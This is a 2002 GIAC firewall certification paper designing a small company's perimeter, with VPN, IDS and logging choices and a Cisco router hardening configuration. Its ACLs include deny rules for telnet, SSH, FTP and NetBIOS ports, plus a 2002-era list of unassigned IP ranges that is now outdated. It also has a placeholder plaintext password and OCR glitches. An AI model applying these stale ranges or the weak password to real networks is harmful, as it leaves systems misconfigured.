Global Information Assurance Certification Paper

Firewalls, Perimeter Security and VPN's
GCFW Practical Assignment
Version 1.6a

GIAC ENTERPRISES

Adrian Hobbs
March 2002

Introduction

Background

GIAC Enterprises is an established company that deals in the online sale of fortune cookie sayings. The recent increase in sales has forced the company to develop its online presence. The company has experienced difficulty in moving the business online; recently being the victim of malicious attacks on the fortune sayings database and compromise of corporate email accounts. Consequently, the company has hired a security consultant to ensure that the e-business survives through the design of a secure network and sufficient monitoring of this network in the event that an attack occurs again.

The requirements for the security architecture design will be based on understanding the critical success factors of the business. The design will start from scratch, however may utilise existing hardware or software.

General Requirements

- Restricted network access for business partners
- Supplier access to the fortune database
- Web and email access only to the employees of GIAC Enterprises
- Secure web access for online ordering
- Split DNS (Domain Name Server)
- Intrusion Detection System (IDS)
- Log server & backup
- Tape Backup server
- Time server
- Perimeter filtering router
- Primary firewall (separates Internet, Service network, Internal networks)
- Internal firewall (separating Internal users network and Server network)

Assumptions

GIAC is a small sized enterprise with approximately 20 employees. The GIAC budget is limited. The IT Manager/Network administrator is an open source advocate. He feels safer knowing that the nature of open source allows the source code to be subjected to public scrutiny and that there is active development and online support for the software. He also feels that the money saved in software costs could be used for purchasing better hardware. The Managing Director is comfortable with open source due to its perceived lower TCO (Total Cost of Ownership) and has authorised its use where appropriate.

Scope

This document will cover perimeter security, access control and network design only. Host security, disaster recovery and physical security will be the responsibility of GIAC.

Assignment 1 – Security Architecture

Access Requirements and Restrictions

Customers

Customers will connect to GIAC over the Internet using encryption, to purchase online fortunes in bulk.

Customers require the ability to download and purchase GIAC's product - fortune cookie sayings. These sayings are in text format. GIAC wishes to provide customers with a secure method for all customer transactions. Customers do not need access to any of GIAC's internal applications, the fortune sayings database or any other internal server.

Access and protocols required:

- Web access via the SSL (Secure Sockets Layer) protocol (TCP Port 443) for ALL customer transactions
- Inherit any "General Internet User" access requirements defined below

Suppliers

Suppliers, the authors of fortunes, will connect to GIAC over the Internet, to supply new fortunes.

Suppliers need to upload their fortune cookie sayings and ensure integrity and delivery of the fortune saying upload. Suppliers do not need access to any of GIAC's internal applications, the fortune sayings database or any other internal server.

Alternative access such as FTP (File Transfer Protocol), Secure Shell (SSH) and email methods have been evaluated, however HTTP (HyperText Transfer Protocol) over SSL proved to be the easiest to implement considering the client end of the connection only requires a web browser.

Access and protocols required:

- Web access via the SSL protocol (TCP Port 443) for ALL supplier transactions
- Inherit any "General Internet" access requirements defined below

Partners

Partners, international companies that translate and resell fortunes, will connect to GIAC through a Virtual Private Network (VPN).

Business partners require application level access to the database server so that they can generate their own queries, reports and transfer fortunes. All other servers/services not explicitly defined as permissible to Partners should be restricted.

Access and protocols required:

- Database access via Microsoft SQL Server protocol (TCP Port 1433)

GIAC Enterprises (Employees/Staff)

The employees of GIAC Enterprises, also referred to as the internal users, will connect to GIAC and the Internet through the Local Area Network (LAN).

The employees of GIAC need access to their accounting application and the file server on their local subnet, the fortune saying database, unrestricted web browsing, FTP and email services. All other servers/services not explicitly defined as permissible to employees should be restricted.

Access and protocols required:

- Web access through a proxy cache via the HTTP protocol (TCP Port 8080) for ALL web browsing
- FTP access through a proxy via the HTTP protocol (TCP Port 8080) for ALL FTP sites
- Database access via Micros oft SQL Server protocol (TCP Port 1433)
- Local fileserver access through SMB protocol (TCP Ports 137 -139) for file sharing
- Inherit any "General Internet" access requirements defined below


General Internet Users

Naturally the rest of the world will connect to GIAC via the Internet, to browse GIAC's website and communicate with employees.

For the general public, email access is required to GIAC enterprises, as well as access to GIAC's "Homepage". General Internet users do not need access to any of GIAC's internal applications, the fortune sayings database or any other internal server or service.

Access and protocols required:

- Web access via HTTP (TCP Port 80) for viewing corporate "Homepage"
- Domain name resolution via DNS (UDP Port 53) for resolving GIAC Enterprises domain names. **NOTE:** If secondary name servers are external to GIAC, they will be an exception to this rule, allowing Zone Transfer rights via DNS (TCP Port 53).
- Email access via SMTP (Simple Mail Transfer Protocol) on TCP Port 25 for the sending of email to GIAC Enterprises



GIAC Enterprises - Network Diagram
Version 1.0
March 2002

Network Table

Network Address	Segment	Purpose
a.b.c.160/29	ISP Link	Internet connectivity
aaa.bbb.ccc.80/29	External border router DMZ network	Router protected entry to GIAC
aaa.bbb.ccc.88/29	Protected service LAN	Provide services to public and GIAC
192.168.1.0/24	Primary Firewall, Secondary FW and VPN segment	Link between GIAC, partner and service network
192.168.2.0/24	Internal network	For employees of GIAC
192.168.3.0/24	Server network	To host GIAC's e-business
192.168.100.0/24	Partner's internal network	
p.p.p.0/24	Partner's external network	

NOTE: The external border network aaa.bbb.ccc.80/29 has been allocated an 8-IP address space, in case of future expansions to GIAC network and to provide an external connection for penetration testing and audit.

Host Table

Hostname	IP Address	Role
GIAC001	Eth0: a.b.c.166 Eth1: aaa.bbb.ccc.81	Router
GIAC002	Eth0: aaa.bbb.ccc.82 Eth1: aaa.bbb.ccc.89 Eth3: 192.168.1.1	Primary FW
GIAC003 GIAC004	Eth0: aaa.bbb.ccc.91 Eth0: aaa.bbb.ccc.92	External DNS, Web Proxy with Cache Mail Relay
GIAC005	Eth0: aaa.bbb.ccc.93	Reverse Web Proxy
GIAC006	Eth0: aaa.bbb.ccc.90 Eth1: 192.168.1.3	VPN
GIAC007	Eth0: 192.168.1.2 Eth1: 192.168.2.1 Eth2: 192.168.3.1	Internal FW
GIAC011	Eth0: 192.168.3.11	Internal Web Server
GIAC012	Eth0: 192.168.3.12	Internal Mail Server
GIAC013	Eth0: 192.168.3.13	Internal DNS Server
GIAC014	Eth0: 192.168.3.14	Time, Log and Backup Server
GIAC015	Eth0: 192.168.3.15	Database Server

NOTE: The above machines shown in the diagram and in the hosts table do not have to be separate; one physical machine could in fact host more than one service. For example the internal mail, web and DNS server could be combined. This would save on hardware costs however if a machine running more than one major business service is compromised it is possible that the damage to the business is greater. The external DNS and Proxy server have been combined as the proxy is often requesting name lookups.

Architecture Components

Introduction

The idea of the architecture represented in the diagram, is to force all information entering or leaving the GIAC network to pass through the service LAN. This is used as a buffer, which for most protocols has a proxy or relaying device that is running a different operating system and application software to the internal counterpart.

For example, all mail leaving the GIAC network must first pass through the Internal mail server (Exchange 5.5 Service Pack 4 on Windows NT 4.0 Service Pack 6a). The internal mail server then forwards this mail through to the External SMTP relay server (Sendmail 8.12.2 on Linux 2.4.18).

In this case the relay intercepts all attacks directed at the internal mail server. The main strength of this design is that in the event someone compromises the mail relay, (a machine on the service LAN) it is much easier to rebuild as it contains configuration only rather than trying to rebuild the internal mail server that contains configuration and holds all the mail data. Also the internal machine continues to function as normal queuing all outbound mail until the relay has been restored. The mail relay can also be used to strip any headers such as internal mail system information and IP addresses. Alternate operating system and service software running on the relay compared to that of the internal host makes intrusion more difficult as the intruder must conquer two different host configurations.

The following descriptions provide detail on devices that have been specifically selected to have a positive impact on the perimeter security of GIAC enterprises.

Border Router

The border router is the first device encountered by any packet from the Internet. This component provides the first layer of perimeter defence. The device has the primary purpose of routing, providing a path for packets from the Internet to enter GIAC's assigned network. However it also provides static packet filtering as well, taking some of the load off the primary firewall and adding an additional layer of defence.

The main strength of the Cisco router used is that IOS (Internetwork Operating System) has packet filtering capabilities built in including state matching using reflexive access lists. The down side is that this additional functionality can use up a large amount of processing power depending on the size and order of the rule base.

The border router used will be a Cisco 2514 running IOS 12.0. The power of this router is adequate considering the Internet link of 1.5Mbps and the router already exists at GIAC's premises.

Primary Firewall

The primary firewall is the second device encountered by any packet from the Internet. The primary purpose of this component is to actively monitor all traffic passing in and out of GIAC's network, allowing and denying packets based on

predefined rules. The primary firewall also performs routing and masquerading functions.

This is a stateful packet filter, and has been placed directly behind the router to force ALL packets to and from the Internet to go through it. Three interfaces have been placed in the device. The first interface connects the firewall directly to the router via a crossover cable. The second interface connects the service LAN to the firewall. The third interface connects to the secondary firewall that is protecting the Internal networks as well as the VPN connecting the Partner's network.

Netfilter 1.2.5 running on Linux 2.4.18 has been chosen as the firewall of choice due to its open source nature being inline with company preferences and its strong performance as a perimeter security device. What makes it most attractive is the freely available source code and the ability to provide stateful packet filtering. Another distinguishing feature is Netfilter's ability to control responses to certain events. For example, ICMP administrative messages can be crafted in response to attempted connections on certain ports returning misleading information to a potential hacker.

One weakness is the lack of commercial support, however this is changing as the creator of Netfilter "Rusty" is in the process of setting up an organisation to provide commercial support. Netfilter has its own firewall language and rules that must be known in order to configure the firewall, and although it does not have an integrated GUI, there are some third party GUI's available.

The specifications of the device are important as they contribute to the effectiveness of the firewall. Being a stateful firewall, it relies on a connection tracking table that has a maximum size determined by system RAM. Therefore an Intel Pentium 4 1000Mhz is the machine of choice, with 256Mb of RAM. The operating system is a custom build of Linux (2.4.18) running from a CD-ROM image with Netfilter Version 1.2.5.

Running from CD-ROM provides assurance against modification of the operating system binaries and the firewall can be returned to a known state by hitting the reset switch. Runtime configuration is stored on a write-protected floppy that can be easily updated or changed as necessary. However, updating software including the kernel requires a new CD to be burned. For ease of administration and security of log entries, remote logging has been enabled and this machine will be utilising the Log Server.

VPN Gateway

The VPN (Virtual Private Network) Gateway allows remote networks to communicate with GIAC's network over the Internet as though they were on the same Local Area Network (LAN). The VPN Gateway handles the link between the remote network and GIAC's network as well as providing security features such as encryption and authentication using the IPSEC protocol.

The VPN gateway has been placed behind the firewall to protect the OS from direct attacks, including DOS attacks. This also allows new connections to the VPN gateway to be controlled by the firewall based on the source address. The gateways second

interface feeds into the internal firewall so not to become a backdoor into the internal network.

FreeSwan 1.95 has been chosen as the VPN of choice. The main reason is that it is compatible with our partners who are using the Windows2000 built-in VPN technology whilst providing security benefits such as forcing the use of the high security 3DES algorithm. Being open source, it also fits in well with GIAC's rationale and the fact that it does not cost anything allows funds that would be spent on software to be allocated to higher spec hardware instead.

There are some disadvantages using FreeSwan. Firstly the Linux kernel must be compiled with IPSEC support. Secondly, FreeSwan does not implement all facilities of the VPN technology such as authentication only and basic DES encryption that may be used for other applications.

The hardware chosen is an Intel Pentium 1.0 GHz with 256Mb RAM, 8Gb HDD. This machine is reasonably powerful to cope with the additional load that the cryptographic algorithms place on the processor. The VPN software is FreeS/Wan Version 1.95 running on a hardened RedHat Linux 7.2 operating system.

Internal Firewall

The Internal firewall is used to statefully filter all traffic to and from the two internal networks. The primary role is to restrict who can connect to hosts inside the internal networks including the filtering of VPN traffic and the segmentation of the two internal networks.

The Internal Firewall has been placed directly in the path of any traffic coming from the Internet/VPN/Service LAN into the two internal LAN's. The firewall has two additional interfaces one for each internal LAN segment. This adds further control over communications between Internal LAN users and the Server network.

Like the primary firewall, Netfilter has been chosen to provide the packet filtering facilities required. The reason for its choice is that it provides stateful packet filtering, no license costs and fits inline with the company's policy on open source software.

The main weakness with the Internal Firewall is that the same firewall software is in use as the primary firewall, so an exploit used to penetrate the primary firewall could potentially be used to infiltrate the Internal firewall. This could be avoided by using a different operating system and a different make of firewall software altogether. Another possibility is Checkpoint's Firewall-1 software running on a different platform such as a Windows NT standalone server or Ipfilter running on BSD. However, for this company the additional training and maintenance of another operating system and firewall could stretch the maintenance and administrative resources too far leading to adverse affects due to the additional complexity.

The specifications of the device are important as they contribute to the effectiveness of the firewall. An Intel Pentium 4 660Mhz is the machine of choice, with 256Mb of RAM. The operating system is a custom build of Linux (2.4.18) running from a CD-ROM image with Netfilter Version 1.2.5. Just like the primary firewall, running from

CD-ROM provides assurance against modification of the operating system binaries and the firewall can be returned to a known state by h itting the reset switch. Runtime configuration is stored on a write -protected floppy that can be easily updated or changed as necessary. However, updating software including the kernel requires a new Compact Disk to be created. For ease of administration a nd security of log entries, remote logging has been enabled and this machine will be utilising the Log Server.

Host Firewall

On the database server itself, a host based firewall will be installed. This is the final layer of security and protects the under lying operating system from potential attacks, allowing only the database application to be exposed.

This firewall has been placed on the database server itself, rather than using a separate machine for a firewall. As the database server is running on Win dows NT 4.0, the firewall starts as an NT service, before any other user service in the system starts.

Tiny Personal Firewall was chosen primarily because of its size and efficiency. It is very small and lightweight and includes features such as monitorin g for changes in binaries throughout the system by keeping a track of MD5 hashes of all the executables monitored. It also supports remote logging to a Unix syslog style remote logging host. It is relatively inexpensive, being under $100 for a once off lic ense fee. Remote maintenance consoles are available if required. Learning the rules of the firewall is relatively simple as it follows basic principles that most other firewalls use as well as having a pleasant graphical user interface to assist in the cre ation and management of rule sets.

The main weakness is that a host based firewall uses some CPU time, taking this away from the application that the server is primarily used for. It also requires maintenance on the host itself if the remote administratio n console if not deployed.

The host based firewall is Tiny Personal Firewall Version 2.0.15, running on Windows NT 4.0 SP6a. It is using the log server to send all of its log entries to.

Intrusion Detection System

The Intrusion Detection System (IDS) pl ays a passive security role. It is used to monitor all packets traversing the different segments of GIAC's networks and to generate alerts based on triggers or predefined rules.

An IDS sensor has been placed on the three major network segments on GIAC's network. The reason for this is that attacks could happen at any of these locations and the IDS cannot monitor all of these from one sensor. The physical sensor (Ethernet cable) is plugged into the management/monitor port of the switches to ensure that it receives all packets transmitted on the network.

Snort on Linux has been chosen, as it is one of the most widely used and supported IDS systems. It also has additional functionality such as active monitoring where the

IDS can intervene once it detects an attack, sending ACK/RST to each party terminating the connection and preventing certain types of attacks.

The major weakness of using a single intrusion detection system is that too much data can overload the machine casing it to drop packets running the risk of an attack going undetected.

The IDS used for GIAC Enterprises is SNORT Version 1.8.4 running on RedHat Linux 7.2. The hardware used is an Intel Pentium 4 1.8Ghz with 256Mb RAM and a 60 Gb SCSI HDD. A receive only cable (using a High Pass Filter on the two transmit lines) will be used on the Service LAN and the Internal LAN, and no IP address will be issued to either of these interfaces to avoid detection of the device as well as to prevent connection to the device from malicious hosts.

Thanks to the design of Sam Ng, [5] the "receive only" cable physically prevents the IDS from sending any packets on either of the two sniffed segments. The cable utilises a high pass filter, introducing errors into the transmission of any packets onto the wire whilst allowing the "Link light" on the switch to remain on.

Log Server

An essential component of any network that needs to manage and monitor a number of security devices is a centralised logging system. In this case we are using a Unix style centralised sys log server that collects log entries over UDP from permitted hosts around the network. The security benefits of this are that the log files are not kept on the security appliances where a potential attacker who manages to penetrate one of these appliances would attempt to destroy. Keeping these log files on a log server allows for analysis in the event of an attack even if the suspect machine is compromised and destroyed. It also allows for convenient and regular backing up of one machine only.

The log server has been placed on the server LAN, keeping it as far away from exposure as possible. The two firewalls implement rate-limiting measures making sure log entries do not flood the log server. Ingress filtering ensures spoofed log entries do not make it in to the network.

A locked down BSD machine will be used as the logging server. A different operating system to the hosts that it is accepting logs for adds an additional layer of security. FreeBSD has been chosen and will not be running any other services other than SSH and the logging daemon. It is freely available and widely supported as well as having a host-based firewall similar to Netfilter called IPFilter.

One main weakness with a centralised logging server is that there is a risk of DOS through log flooding. Even though packet filtering prevents direct connection to the UDP log service and limits the rate of log entries, generating enough events on other hosts such as service LAN hosts and the primary firewall could eventually fill up the disk space on the log server. To mitigate this concern, large storage capacity has been employed on the logging server and logs are rotated weekly and stored on finalised CD-R.

The hardware used is an Intel Pentium III 660Mhz with 80Gb HDD and 128Mb RAM. FreeBSD Version 4.5 will be used.

Switches

Switches will be employed around the network instead of hubs. The security and bandwidth gains far outweigh the cost between the two devices. If we were selectively placing switches in a network we would place them were the data travelling down the wire is most sensitive, however GIAC will use switches in place of hubs throughout the network.

The main security benefit of the switch is the ability to implement port security, where the MAC address of each device connecting to the switch is programmed into the switch itself, making it harder although not impossible for an attacker to sniff packets on the network or to coax packets their way through ARP poisoning.

The downside other than the additional cost is the maintenance of the switch. An administrator must update the port security settings every time they add or remove a node connection on the switch.

References

1. Cisco Systems, Inc. "2500 Series Routers" Online Documentation. 19th March 2002.
   URL: http://www.cisco.com/univercd/cc/td/doc/pcat/2500.htm

2. Devil Linux Project Team. "Devil -Linux Introduction" 4th December 2001.
   URL: http://www.devil-linux.org/

3. FreeBSD Project Team. "Frequently Asked Questions for FreeBSD" 2002.
   URL: http://www.freebsd.org/doc/en_US.ISO8859-1/books/faq/index.html

4. FreeS/Wan Project Team. "FreeS/Wan Documentation" 2002.
   URL: http://www.freeswan.org/freeswan_trees/freeswan-1.95/doc/index.html

5. Ng, Sam. "How to make a sniffing UTP cable". 9th August 2001.
   URL: http://home.ie.cuhk.edu.hk/~msng0/sniffing_cable/

6. Obsid. "Sentry Firewall CD" Sentry Firewall CD Project. 2002.
   URL: http://www.sentryfirewall.com/

7. Red Hat, Inc. "Online Resources For Red Hat Linux 7.2"
   URL: http://www.redhat.com/support/resources/howto/rhl72.html

Assignment 2 – Security Policy

Border Router

Policy

Our border router is our first line of defence. However, we must remember that its primary role is to route not to defend so adding lots of ACL's (Access Control Lists) and getting the router to perform tasks beyond its primary role could overload the routers CPU causing it to drop packets. We have kept this in mind when designing the following policy, only including the minimum packet filtering rules to allow the router sufficient resources to carry out its primary function whilst building our initial layer of defence.

We have chosen NOT to use reflexive access lists for the router due to the processing and memory requirements. GIAC will implement extended access lists that give static packet filtering abilities.

The policy below is based on the NSA's "NSA/SNAC Router Security Configuration Guide" [10] with some optimisations and modifications to suit our environment.

Router Configuration

1. Only the network administrator should be able to log onto the router from the console and password should be required as well as a warning message displayed. Password encryption should be enabled. Access is to be disabled to Aux and vtys.
2. No services required on router. Eg. SNMP, HTTP, Telnet etc.
3. No routing protocols are to be used static routing only. This includes disabling Cisco auto discovery protocol.
4. Latest version of IOS installed.

Traffic Filtering

1. Ingress filtering is to be enabled. Private (as defined by RFC1918), reserved and non-assigned IP addresses (as defined by http://www.iana.org/) are not allowed to enter.
2. Egress filtering is to be enabled. Only our IP addresses are allowed out.
5. Appropriate ACL's to provide resistance against DOS attacks.
6. Access lists are to block traffic destined to the syslog logging port, FTP port, SSH port, telnet port, NETBIOS ports and filter traffic to the VPN port.
7. Appropriate ACL's to block dangerous services NEVER needed by GIAC.

Logging

1. Logging to internal syslog server is to be enabled.
2. Routers time is to be accurate and set using NTP.

Router Configuration and ACL's

The following shows the commands used to configure (harden) the router itself and to configure the interfaces and routing.

```
config
enable secret
service password-encryption
```

Enter the configuration mode and set password hashing. Encrypt password stored in runtime configuration.

```
no service tcp-small-servers
no service udp-small-servers
no service finger
no ip http server
no ip bootp server
no snmp-server
```

The above shuts down insecure and unnecessary services.

```
no cdp run
no ip source-route
no router rip
```

Cisco discovery protocol is not needed, and we do not want to accept source routed packets. We are using static routes so the default RIP should be turned off.

```
banner /
WARNING: Unauthorised access is prohibited!
Intentional and unauthorised access to this system a  nd the data
residing on this system without lawful excuse is a criminal offence.
/
```

This is the login banner displayed warning users

```
no ip domain-lookup
no logging console
logging buffered
logging <IP of EXTSYSLOG_HOST>
```

Don't reverse lookup IP's as this wastes processing time, log all events to a remote logging host.

```
service timestamps debug datetime msec localtime show  -timezone
service timestamps log datetime msec localtime show  -timezone
clock timezone PST +10
clock summer-time zone PST recu rring
ntp source Ethernet 1
ntp server <IP of EXTNTP_HOST>
```

Record time and date on events. Set clock to Australian time zone.

```
line con 0
exec-timeout 5 0
login
transport input telnet
password mypassword
```

```
line aux 0
no exec
transport i nput none

line vty 0 4
no exec
transport input none
```

The above configures the r outer for physical console access with password only. No access to the router is available from either Ethernet interface.

```
hostname giac001

interface ethernet 0
ip address a. b.c.166 255.255.255.248
no shutdown

ip access -group aclIngress in

no ip directed -broadcast
no ip unreachables
no ip proxy -arp
no ip redirects
exit
```

The above interface Ethernet 0 is our Internet interface. Here we have placed our Ingress filters (that ar e defined below) on all traffic inbound on this interface as this is the first place to intercept inbound traffic into GIAC's network. We have also disabled broadcasts, proxy -arp and routing redirect messages that could leak information about our network.

```
interface ethernet 1
ip address aaa.bbb.ccc.81 255.255.255.248
no shutdown

ip access -group aclEgress in

no ip directed -broadcast
no ip unreachables
no ip proxy -arp
no ip redirects
exit
```

Ethernet 1 is the interface on GIAC's side and is configured much t he same way. Here we have placed our Egress filter on traffic coming in on the interface. It is placed here, as this is the earliest place to intercept packets from our network. Taking note that we have disabled unreachable messages however, this must be e nabled if we wish to use some of the advanced features of Netfilter, such as the REJECT options.

```
no ip access -list extended aclIngress
ip access -list extended aclIngress

#Block unassigned or reserved IPv4 space
deny ip 0.0.0.0 0.255.255.255 any
deny ip 1 .0.0.0 0.255.255.255 any
deny ip 2.0.0.0 0.255.255.255 any
deny ip 5.0.0.0 0.255.255.255 any
```

```
deny ip 7.0.0.0 0.255.255.255 any
deny ip 10.0.0.0 0.255.255.255 any
deny ip 14.0.0.0 0.255.255.255 any
deny ip 23.0.0.0 0.255.255.255 any
deny ip 27.0.0.0 0.255.2 55.255 any
deny ip 31.0.0.0 0.255.255.255 any
deny ip 36.0.0.0 0.255.255.255 any
deny ip 37.0.0.0 0.255.255.255 any
deny ip 39.0.0.0 0.255.255.255 any
deny ip 41.0.0.0 0.255.255.255 any
deny ip 42.0.0.0 0.255.255.255 any
deny ip 49.0.0.0 0.255.255.255 any
deny ip 50.0.0.0 0.255.255.255 any
deny ip 58.0.0.0 0.255.255.255 any
deny ip 59.0.0.0 0.255.255.255 any
deny ip 60.0.0.0 0.255.255.255 any
deny ip 69.0.0.0 0.255.255.255 any
deny ip 70.0.0.0 1.255.255.255 any
deny ip 72.0.0.0 7.255.255.255 any
deny ip 82. 0.0.0 1.255.255.255 any
deny ip 84.0.0.0 3.255.255.255 any
deny ip 88.0.0.0 7.255.255.255 any
deny ip 96.0.0.0 31.255.255.255 any
deny ip 197.0.0.0 0.255.255.255 any
deny ip 201.0.0.0 0.255.255.255 any
deny ip 221.0.0.0 0.255.255.255 any
deny ip 222.0.0.0  1.255.255.255 any
deny ip 224.0.0.0 15.255.255.255  any
deny ip 240.0.0.0 7.255.255.255   any
deny ip 248.0.0.0 7.255.255.255   any
deny ip 255.255.255.255  0.0.0.0  any
```

The above addresses should not be allowed into our network, as they are not assigned according to IANA (Internet Assigned Numbers Authority) [6]. The downside of doing this is that one day these addresses may be assigned thus creating a maintenance issue.

```
#Block internal assigned IPv4 address space
deny ip aaa.bbb.ccc.80 0.0.0.15 any

#Block private addresses
deny ip 10.0.0.0    0.255.255.255 any
deny ip 172.16.0.0  0.15.255.255 any
deny ip 192.168.0.0 0.0.255.255 any

#Block pkts pretending to be the router itself
deny ip host a.b.c.166 host a.b.c.166
```

The above basically blocks packets from entering our network with spoofed IP's pretending to originate from our network or other private networks.

```
#Block ports as dictated by policy
deny tcp any any eq 514 log
deny udp any any eq 514 log
deny tcp any any eq 21 log
deny udp any any eq 21 log
deny tcp any any eq 22 log
deny udp any any eq 22 log
deny tcp any any eq 23 log
deny udp any any eq 23 log
```

```
deny tcp any any range 135 139 log
deny udp any any range 135 139 log

permit ip any any
exit
```

The above blocks hosts on the Internet from accessin g ports that are to be considered particularly dangerous and are not needed now or in the near future at GIAC.

```
no ip access-list extended aclEgress
ip access-list extended aclEgress

#Block ports as dictated by policy
deny tcp any eq 514 any log
deny udp  any eq 514 any log
deny tcp any eq 21 any log
deny udp any eq 21 any log
deny tcp any eq 22 any log
deny udp any eq 22 any log
deny tcp any eq 23 any log
deny udp any eq 23 any log
deny tcp any range 135 139 any log
deny udp any range 135 139 any log

permit ip aaa.bbb.ccc.80 0.0.0.15 any
deny ip any any log
exit
```

The above prevents GIAC from accessing services that are considered dangerous due to the clear text nature of the protocol and other well known insecurities.

```
#Add our static route
no ip route 0. 0.0.0 0.0.0.0
ip route 0.0.0.0 0.0.0.0 a.b.c.161
ip route aaa.bbb.ccc.88 255.255.255.248 aaa.bbb.ccc.82
exit
```

We are using static routing and define our route to the service LAN. We also define the routers default gateway.

Testing

Before we write our ACL' s into the routers NVRAM, we must test them.
This is a syntactical check only, to ensure the configuration can be parsed by the router. A network audit would perform a more comprehensive check on the logic of the router's rule set.

The configuration above has been pasted into a console session (minus my comments of course) and the output below verifies that the router has been configured properly.

The output below in bold shows that the Internet interface (Ethernet 0) is functioning:

```
giac001# show inter face Ethernet 0
Ethernet0 is up, line protocol is up
  Hardware is Lance, address is 0060.476c.4048 (bia 0060.476c.4048)
```

```
  Description: connected to Internet
  Internet address is  a.b.c.166/29
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec, rely 185/255,   load
1/255
  Encapsulation ARPA, loopback not set, keepalive set (10 sec)
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input never, output 00:00:00, output hang never
  Last clearing of "show interface" counters never
  Queueing strategy: fifo
  Output qu eue 0/40, 0 drops; input queue 0/75, 0 drops
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
     0 packets input, 0 bytes, 0 no buffer
     Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
     0 input  errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
     0 input packets with dribble condition detected
     41 packets output, 2460 bytes, 0 underruns
     38 output errors, 0 collisions, 6 interface resets
     0 babbles, 0 late collision, 0 deferred
     38 lost carrier, 0 no carrier
     0 output buffer failures, 0 output buffers swapped out
```

The output below shows that the interface on GIAC's side (Ethernet 1) is functioning:

```
giac001# show interface Ethernet 1
Ethernet1 is up, line protocol is u  p
  Hardware is Lance, address is 0060.476c.4049 (bia 0060.476c.4049)
  Description: connected to EthernetLAN
  Internet address is  aaa.bbb.ccc.81/29
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec, rely 181/255, load
1/255
  Encapsulation ARPA, loopback n  ot set, keepalive set (10 sec)
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input never, output 00:00:04, output hang never
  Last clearing of "show interface" counters never
  Queueing strategy: fifo
  Output queue 0/40, 0 drops; input queue 0/75, 0 drop  s
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
     0 packets input, 0 bytes, 0 no buffer
     Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
